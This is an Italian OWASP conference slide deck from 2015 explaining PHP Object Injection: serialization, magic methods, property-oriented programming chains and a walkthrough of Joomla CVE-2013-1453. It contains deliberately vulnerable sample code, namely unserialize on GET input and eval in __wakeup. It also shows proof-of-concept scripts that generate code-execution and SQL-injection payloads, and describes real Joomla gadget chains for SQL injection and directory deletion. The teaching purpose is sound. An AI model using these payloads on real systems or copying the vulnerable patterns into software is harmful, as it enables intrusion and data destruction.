OWASP

Open Web Application Security Project

PHP Object Injection Demystified


Security Summit

Milano, 17 Marzo 2015

$ whoami

- Egidio Romano (aka EgiX)
- Web Application Security Addicted
- Security Consultant @ Minded Security
- In passato Security Specialist @ Secunia
- https://it.linkedin.com/in/romanoegidio

Agenda



- PHP Object Injection: cenni storici
- Serializzazione in PHP: serialize e unserialize
- Programmazione Object-Oriented in PHP
- Tecnica POP (Property-Oriented Programming)
- Analisi di un caso reale
- Demo

Attacchi di Code Injection

- Buffer Overflow (Morris worm, 1988)
- SQL Injection (Jeff Forristal, 1998)
- Cross-Site Scripting (David Ross, 1999)
- Dynamic Evaluation Vulnerabilities in PHP applications (Steven Christey, 2006)
- PHP Object Injection (Stefan Esser, 2009)

PHP Object Injection

- Nuova classe di vulnerabilità presentata da Stefan Esser alla conferenza Power Of Community (POC) tenutasi a Seoul nel 2009: *''Shocking News in PHP Exploitation''*
- Rivisitata sempre da Stefan Esser durante la conferenza BlackHat USA 2010: *''Utilizing Code Reuse/ROP in PHP Application Exploits''*

PHP Object Injection

CVEs:

- 2009-4137: Piwik <= 0.4.5
- 2012-0694: SugarCRM <= 6.3.1
- 2013-1453: Joomla <= 3.0.2
- 2013-4338: WordPress <= 3.6
- 2014-1860: Contao CMS <= 3.2.4
- 2015-2171: Slim Framework <= 2.5.0
- ……


Everything you need to know

Everything you need to know

- ✓Serializzazione in PHP
- ✓Autoloading delle classi
- ✓Metodi magici


Serializzazione in PHP: serialize

```php
<?php

class Esempio
{
    public $boolean = true;
    public $string = "Stringa";
    public $array = array(100, 200);
}

$myObject = new Esempio();

print serialize($myObject);

Output:

O:7:"Esempio":3:{s:7:"boolean";b:1;s:6:"string";s:7
:"Stringa";s:5:"array";a:2:{i:0;i:100;i:1;i:200;}}
```



Serializzazione in PHP: unserialize

```php
<?php

$mySerializedObject =
'O:7:"Esempio":3:{s:7:"boolean";b:1;s:6:"string";s:7
:"Stringa";s:5:"array";a:2:{i:0;i:100;i:1;i:200;}}';

$myObject = unserialize($mySerializedObject);

var_dump($myObject);

Output:

object(Esempio)#1 (3) { ["boolean"]=> bool(true)
["string"]=> string(7) "Stringa" ["array"]=>
array(2) { [0]=> int(100) [1]=> int(200) } }
```



OOP in PHP: autoloading

Funzione magica *__autoload:*

- Introdotta a partire da PHP 5.
- Chiamata automaticamente quando il codice referenzia una classe che non è stata ancora caricata, dando quindi un'ultima possibilità a run-time di caricarne la definizione prima di generare un errore.
- Considerata obsoleta, poiché con PHP 5.1.2 è stata introdotta la funzione *spl_autoload_register* che permette di registrare autoloader multipli.

OOP in PHP: autoloading

Questo esempio cerca di caricare le classi ***MyClass1*** e ***MyClass2*** rispettivamente dai file *MyClass1.php* e *MyClass2.php*.

```php
<?php

function __autoload($class_name)
{
    include $class_name . '.php';
}

$obj  = new MyClass1();
$obj2 = new MyClass2();

?>
```

OOP in PHP: metodi magici

- Sono sintatticamente riconoscibili dal doppio underscore iniziale.
- Invocati automaticamente dal motore PHP al verificarsi di un evento che riguarda una classe od un'istanza della stessa.

OOP in PHP: metodi magici

Nome del metodo	Invocato quando viene…
__construct	creata una nuova istanza della classe
__destruct	distrutta un'istanza
__call	richiamato un metodo inaccessibile
__toString	un'istanza viene usata come una stringa
__sleep	richiamata la funzione ''serialize'' con un'istanza
__wakeup	ricostruita un'istanza con la funzione ''unserialize''

Unserialize + User Input =

Warning Do not pass untrusted user input to **unserialize()**. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user.

http://php.net/manual/en/function.unserialize.php

Esempio di applicazione vulnerabile

file: index.php

```php
<?php

function __autoload($class_name)
{
    $filename = $class_name . ".php";
    if (file_exists($filename)) {
        require $filename;
    }
}

/* ... */

$user_data = unserialize($_GET['data']);
```

Esempio di applicazione vulnerabile

file: MyTemplate.php

```php
<?php

class MyTemplate
{
    public $template_data;

    function __construct() {
        /* ... */
    }

    function __wakeup() {
        if (isset($this->template_data)) {
            eval($this->template_data);
        }
    }
}
```

Attack Flow: Step 1

- L’attaccante crea una nuova istanza della classe “MyTemplate” la cui proprietà “template_data” contenga del codice PHP a sua scelta.
- Tale istanza verrà passata alla funzione “serialize” al fine di ottenerne una rappresentazione sotto forma di stringa.

Attack Flow: Step 1

poc.php

```php
<?php

class MyTemplate
{
    public $template_data = "phpinfo();";
}

print serialize(new MyTemplate) . "\n";
```


egix@minded-lab: ~

```
egix@minded-lab:~$ php poc.php
O:10:"MyTemplate":1:{s:13:"template_data";s:10:"phpinfo();";}
egix@minded-lab:~$
```

Attack Flow: Step 2

- La stringa serializzata ottenuta verrà inviata all'applicazione vulnerabile attraverso il parametro GET ''data''.
- Quando l'applicazione effettuerà la deserializzazione del parametro ricevuto in input una nuova istanza della classe ''MyTemplate'' verrà creata e il suo metodo __wakeup verrà invocato automaticamente eseguendo il codice PHP scelto dell'attaccante.

Attack Flow: Step 2




POP: Property-Oriented Programming

- Nel mondo reale non è molto comune trovare un'applicazione con metodi magici che permettano di eseguire un qualche tipo di attacco in modo diretto.
- Tuttavia non è poi così raro trovare situazioni in cui un oggetto invochi metodi di altri oggetti memorizzati all'interno delle sue proprietà.
- Se ciò accade all'interno di un metodo magico, allora è possibile costruire una "**POP chain**", ovvero una catena di oggetti interconnessi attraverso le loro proprietà il cui scopo a redirezionare il flusso di esecuzione verso un pezzo di codice utile per l'attaccante.

POP: Property-Oriented Programming

Si tratta di una tecnica di exploitation che prevede il riutilizzo di codice già esistente. Invece di inserire codice arbitrario, il flusso di esecuzione dell'applicazione viene dirottato verso pezzi di codice che vengono eseguiti in un ordine scelto dall'attaccante.



La tecnica POP può essere dunque vista come una forma di riutilizzo del codice, analogamente alla tecnica ROP utilizzata per sfruttare vulnerabilità di memory corruption.

POP Chain: inizio della catena

Una classe può essere utilizzata per iniziare una POP chain se implementa un metodo magico ‘’interessante’’:

- Di solito __wakeup() o __destruct()
- Ma anche altri metodi magici:
  - __toString()
  - __call()
  - __get()
  - __set()

```
class POP_Start
{
  private $prop;

  function __construct()
  {
    /* ... */
  }

  function __destruct()
  {
    $this->prop->methodA();
  }
}
```

POP Chain: dirottamento del flusso di esecuzione

Una classe può essere interessante per costruire una POP chain se essa traferisce il flusso di esecuzione verso un oggetto memorizzato in una delle sue proprietà:

- Invocando un metodo su una delle proprietà dell'oggetto.
- Effettuando una conversione in stringa di una proprietà (scatenando il metodo __toString() del relativo oggetto).
- Invocando un altro metodo magico di un oggetto memorizzato in una delle proprietà.

```
class POP_Transfer
{
  private $prop;

  function __construct()
  {
    /* ... */
  }

  function methodA()
  {
    $this->prop->methodB();
  }
}
```

POP Chain: fine della catena

La fine della catena richiede una classe che implementi un metodo che esegua operazioni interessanti dalla prospettiva di un attaccante (un sink):

- Operazioni sui file
- Accesso al database
- Inserimento dinamico di codice
- …

```
class POP_End
{
  function __construct()
  {
    /* ... */
  }

  function methodB()
  {
    $fp = fopen($this->file, 'w');
    fwrite($fp, $this->data);
    fclose($fp);
  }
}
```

Esempio di applicazione vulnerabile

file: index.php

```php
<?php

function __autoload($class_name)
{
    $filename = $class_name . ".php";
    if (file_exists($filename)) {
        require $filename;
    }
}

/* ... */

$user_data = unserialize($_GET['data']);
```

Esempio di applicazione vulnerabile

file: MyObject.php

```php
<?php

class MyObject
{
    public $obj;

    /* ... */

    function __destruct()
    {
        if (isset($this->obj)) {
            print $this->obj->getValue();
        }
    }
}
```

Esempio di applicazione vulnerabile

file: SqlRow.php

```php
<?php

class SqlRow
{
    public $_table;

    function getValue($id)
    {
        $sql = "SELECT * FROM {$this->_table} WHERE id = ".(int)$id;
        $result = mysql_query($sql, $DBFactory::getConnection());
        $row = mysql_fetch_assoc($result);

        return $row['value'];
    }
}
```

Attack Flow: Step 1

- L’attaccante crea una nuova istanza della classe ‘’MyObject’’ ed assegna alla proprietà ‘’obj’’ una nuova istanza delle classe ‘’SqlRow’’.
- Tale istanza conterrà del codice SQL arbitrario all’interno della sua proprietà ‘’_table’’.
- Infine, la catena ottenuta verrà passata alla funzione ‘’serialize’’ al fine di ottenerne una rappresentazione sotto forma di stringa.

Attack Flow: Step 1

poc.php

```php
<?php

class SqlRow
{
    public $_table = "users WHERE user_id='admin'#";
}

class MyObject
{
    function __construct()
    {
        $this->obj = new SqlRow;
    }
}

print serialize(new MyObject);
```

egix@minded-lab: ~

```
egix@minded-lab:~$ php poc.php
O:8:"MyObject":1:{s:3:"obj";O:6:"SqlRow":1:{s:6:"_table";s:28:"users WHERE
user_id='admin'#";}}
```

Attack Flow: Step 2

- La stringa serializzata ottenuta verrà inviata all'applicazione vulnerabile attraverso il parametro GET ''data''.
- Quando l'applicazione effettuerà la deserializzazione del parametro ricevuto in input una nuova istanza della classe 'MyObject'' verrà creata e il suo metodo __destruct verrà invocato automaticamente.
- All'interno di tale metodo verrà invocato il metodo ''getValue'' dell'oggetto memorizzato all'interno delle proprietà ''obj'', in questo caso un oggetto di tipo ''SqlRow''.
- Quando tale metodo verrà eseguito, l'attaccante sarà in grado di portare a termine una attacco di SQL Injection, poiché è possibile alterare la query eseguita attraverso la proprietà ''_table''.

Attack Flow: Step 2

OWASP
Open Web Application Security Project

Analisi di un caso reale: CVE-2013-1453

PHP Object Injection in Joomla!

CVE-2013-1453

plugins/system/highlight/highlight.php in Joomla! 3.0.x through 3.0.2 and 2.5.x through 2.5.8 allows attackers to unserialize arbitrary PHP objects to obtain sensitive information, delete arbitrary directories, conduct SQL injection attacks, and possibly have other impacts via the highlight parameter. Note: it was originally reported that this issue only allowed attackers to obtain sensitive information, but later analysis demonstrated that other attacks exist.

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2013-1453

CVE-2013-1453

La vulnerabilità è situata all'interno del plugin di sistema ''highlighter'', presente nel core di Joomla! ed abilitatato di default. Il codice vulnerabile viene eseguito per ogni richiesta ricevuta e non necessita alcuna autenticazione.

Se nella richiesta è presente un parametro di nome ''highlight'' codificato in base64, allora il suo valore verrà passato alla funzione unserialize() dopo essere stato decodificato:

```
// Get the terms to highlight from the request.
$terms = $input->request->get('highlight', null, 'base64');
$terms = $terms ? unserialize(base64_decode($terms)) : null;
```

How to exploit this?

- Dopo una prima analisi non sono state individuate classi all'interno del core di Joomla! che implementano metodi magici sfruttabili per eseguire un qualche tipo di attacco in modo diretto.
- Tuttavia c'è una classe che potrebbe essere sfruttata per iniziare una POP chain, poiché invoca un metodo su una delle sue proprietà.
- Si tratta della classe ***plgSystemDebug***. Nel suo metodo distruttore viene infatti invocato il metodo ''get'' dell'oggetto memorizzato all'interno della proprietà ''params'':

```
// If the user is not allowed to view the output then end here
$filterGroups = (array) $this->params->get('filter_groups', null);
```

Building the POP Chain(s)

- La proprietà ‘’params’’ può essere settata da un attaccante in modo arbitrario all’interno della sua POP chain, di conseguenza è possibile dirottare il flusso di esecuzione verso il metodo ‘’get’’ di una classe a sua scelta.
- All’interno del core di Joomla! è possibile sfruttare i metodi ‘’get’’ di due classi differenti:
  - il primo permette all'attaccante di eseguire attacchi SQL Injection;
  - il secondo permette di trasferire il flusso di esecuzione verso un altro oggetto, il quale a sua volta può essere sfruttato per eseguire attacchi Denial of Service (DoS) poiché permette di cancellare ricorsivamente un’intera directory scelta dall’attaccante.

POP Chain: SQL Injection

Il metodo ‘’get’’ della classe ***JCategories*** permette di eseguire attacchi SQL Injection, poiché esso invocherà il suo metodo ‘’_load’’, all’interno del quale viene eseguita una query SQL interpolata con la proprietà ‘’_statefield’’ dell’oggetto:

```
    if ($this->_options['published'] == 1)
    {
        $query->leftJoin(
            $db->quoteName($this->_table) . ' AS i ON i.' . $db-
>quoteName($this->_field) . ' = c.id AND i.' . $this->_statefield .
' = 1'
        );
    }
```

POP Chain: Denial of Service

Il metodo ‘’get’’ della classe ***JInput*** permette di trasferire il flusso di esecuzione verso un altro oggetto, poiché invoca il metodo ‘’clean’’ dell’oggetto memorizzato all’interno della proprietà ‘’filter’’:

```
public function get($name, $default = null, $filter = 'cmd')
{
    if (isset($this->data[$name]))
    {
        return $this->filter->clean($this->data[$name], $filter);
    }
```

Settando la proprietà ‘’filter’’ a un oggetto di tipo ***JCacheStorageFile***, il flusso di esecuzione verrà dirottato verso il suo metodo ‘’clean’’, che a sua volta invoca il metodo ‘’_deleteFolder’’.

OWASP

Open Web Application Security Project

Demo